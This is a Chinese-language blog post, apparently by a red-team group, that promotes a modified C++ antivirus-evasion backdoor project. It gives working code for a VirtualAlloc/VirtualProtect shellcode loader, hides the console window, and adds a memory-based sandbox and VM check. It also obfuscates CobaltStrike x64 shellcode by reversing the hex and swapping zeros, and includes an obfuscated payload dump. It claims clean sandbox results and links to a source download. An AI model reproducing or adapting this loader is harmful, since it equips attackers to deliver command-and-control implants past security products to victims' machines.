

C++ 免杀项目推荐

C++ 免杀项目推荐

利用工厂模式实现反射

HW 在即，无论是红队攻击还是蓝队反制，都需要一个强力的免杀后门，这里我们推荐一个低成本且简单的强力免杀的项目，这里我对该项目进行了二次修改，源码由于重装系统丢失了，无法直接对比，在文末提供给大家我修改后的代码。

编译平台: VS2019 Debug 模式编译

Shellcode: CobaltStrike 生成 x64-Payload

改动内容

增加了窗体隐藏

```
#include <Windows.h>
#include "stdafx.h"
//#pragma comment( linker, "/subsystem:windows /entry:mainCRTStartup" )
#include "ClassFactory.h"
#include "FileItem.h"
#include "REGISTERCLASS.h"

REGISTERCLASS(FileItem)

int main()
{
    HWND hwnd = GetForegroundWindow();
    ShowWindow(hwnd, SW_HIDE);

    FileItem* fileItem = static_cast<FileItem *>(ClassFactory::instance()->CreateItem("FileItem"));
    fileItem->Print();

    return 0;
}
```

 NEO攻防队

FileItem.cpp : 修改 FileItem 类方法为 Shellcode 加载器

FileItem.cpp 改造过程

普通的 Shellcode 加载器

```
void Run(char* test)
{
    unsigned int char_in_hex;
    char* shellcode = test;
    unsigned int iterations = strlen(shellcode);
    unsigned int memory_allocation = strlen(shellcode) / 2;
    for (unsigned int i = 0; i < iterations - 1; i++) {
        sscanf_s(shellcode + 2 * i, "%2X", &char_in_hex);
        shellcode[i] = (char)char_in_hex;
    }
    void* exec = VirtualAlloc(0, memory_allocation, MEM_COMMIT, PAGE_READWRITE);
    memcpy(exec, shellcode, memory_allocation);
    DWORD ignore;
    VirtualProtect(exec, memory_allocation, PAGE_EXECUTE, &ignore);
    (*(void (*)()) exec)();
}
```



增加一点点沙箱 / 虚拟机检测技术

本意是通过增加 `内存` 判断是否执行内存加载行为，实战中有利有弊，利的是可以绕过沙箱 / 虚拟机检测，无法跑出网络行为，弊是由于调用了过多函数反而可能会被某些平台判断为使用了反虚拟机技术，各位可自行选择是否需要这段代码

```

int Gmain()
{

    std::string memory_info;
    MEMORYSTATUSEX statusex;
    statusex.dwLength = sizeof(statusex);
    if (GlobalMemoryStatusEx(&statusex))
    {
        unsigned long long total = 0, remain_total = 0, avl = 0, remain_avl = 0;
        double decimal_total = 0, decimal_avl = 0;
        remain_total = statusex.ullTotalPhys % GBYTES;
        total = statusex.ullTotalPhys / GBYTES;
        avl = statusex.ullAvailPhys / GBYTES;
        remain_avl = statusex.ullAvailPhys % GBYTES;
        if (remain_total > 0)
        {
            decimal_total = (remain_total / MBYTES) / DKBYTES;
        }
        if (remain_avl > 0)
        {
            decimal_avl = (remain_avl / MBYTES) / DKBYTES;
        }

        decimal_total += (double)total;
        decimal_avl += (double)avl;
        char buffer[kMaxInfoBuffer];
        sprintf_s(buffer, kMaxInfoBuffer, "total %.2f GB (%.2f GB available)", decimal_total, decimal_avl);
        memory_info.append(buffer);
        return decimal_total;
    }

    return 0;
}

```



Shellcode 混淆

处理 Shellcode 数组去除 \x、0x，倒序 hex 并替换 0 为 * 做简单混淆，记得更改 ch1 和 ch2 长度

有条件的大佬建议使用自加密算法更妥当

```


char* test()
{
    char ch1[3708] = "shellcode_hex_倒序_0to*", ch2[3708] = {  };
    int n = 0, i = 0, j = 0;
    n = strlen(ch1);
    for (i = n - 1; i >= 0; i--) {
        ch2[j] = ch1[i];

        j++;
    }
    char* s = ch2;
    return s;
}


```

NEO攻防队

shellcode 处理:



A screenshot of a text editor window. The main text area contains a single line of a long hexadecimal string: `fc4883e4f0e8c000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c90d4101c1e2ed524151`. On the right side, there is a search bar with the text "No results" and a "Replace" button. The logo "NEO攻防队" is visible in the bottom right corner of the editor window.



A screenshot of a terminal window. The prompt is `Users > had3s > Desktop > C: payload.c`. The terminal shows two lines of output: `1 fc4883e4f0e8c000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c90d4101c1e2ed524151` and `2`. On the right side, there is a search bar with the text "No results" and a "Replace" button. The logo "NEO攻防队" is visible in the bottom right corner of the terminal window.

```
*****13*323e25363e2934323e26333ffffdff78e3c*5*****6*5*848585857d57*c583c1*847*b8666b47*c58*24
c38845dff2e986921ab149f9894*****2**8b14ad98841f98847e9884353539845dff5e354a85ab14*****49b14*****1
**8b14***4****ab9c13845dff652a5b*feb14**2594659445e414d244251444e4144535d2251434945442d773923434739
2e5*582435385a5*5c543b5*514*452*512f453**a284b284421254c49464d245355445d235552594659445e414d2442514
44e4144535d2251434945442d7739234347392e5*582435385a5*5c543b5*514*452*512f453**a*d**2e636e2d6f636e23
6374786e2e6*767*2a34737f684a*d*8333e213e243*363f24796b426567556c6*7*714*29285*235f1301cc4*53636f96
```

每行倒序

全文倒序

全选

清空

Ln 2, Col 1 (1855 selected)

1855*2 即为 ch1、ch2 长度

加载

Gmain 为内存判断函数，可自行修改条件，推荐 `Gmain()>7`

```
void FileItem::Print()
{
    if (Gmain()>1)
    {
        Run(replace_str(test(), '*', '0'));
    }
    else
    {
        return;
    }
}
```



使用方法


根据个人需求决定，如果各位不想改多余代码，直接修改自己 Shellcode 为上述格式重新编

译。

免杀效果

大约 2M，可以去除多余代码加 UPX

沙箱中测试：



无恶意行为：



temp_file_name.
exe

NEO攻防队

项目地址

<https://neo-kkp.lanzous.com/i3Oskfqyexc>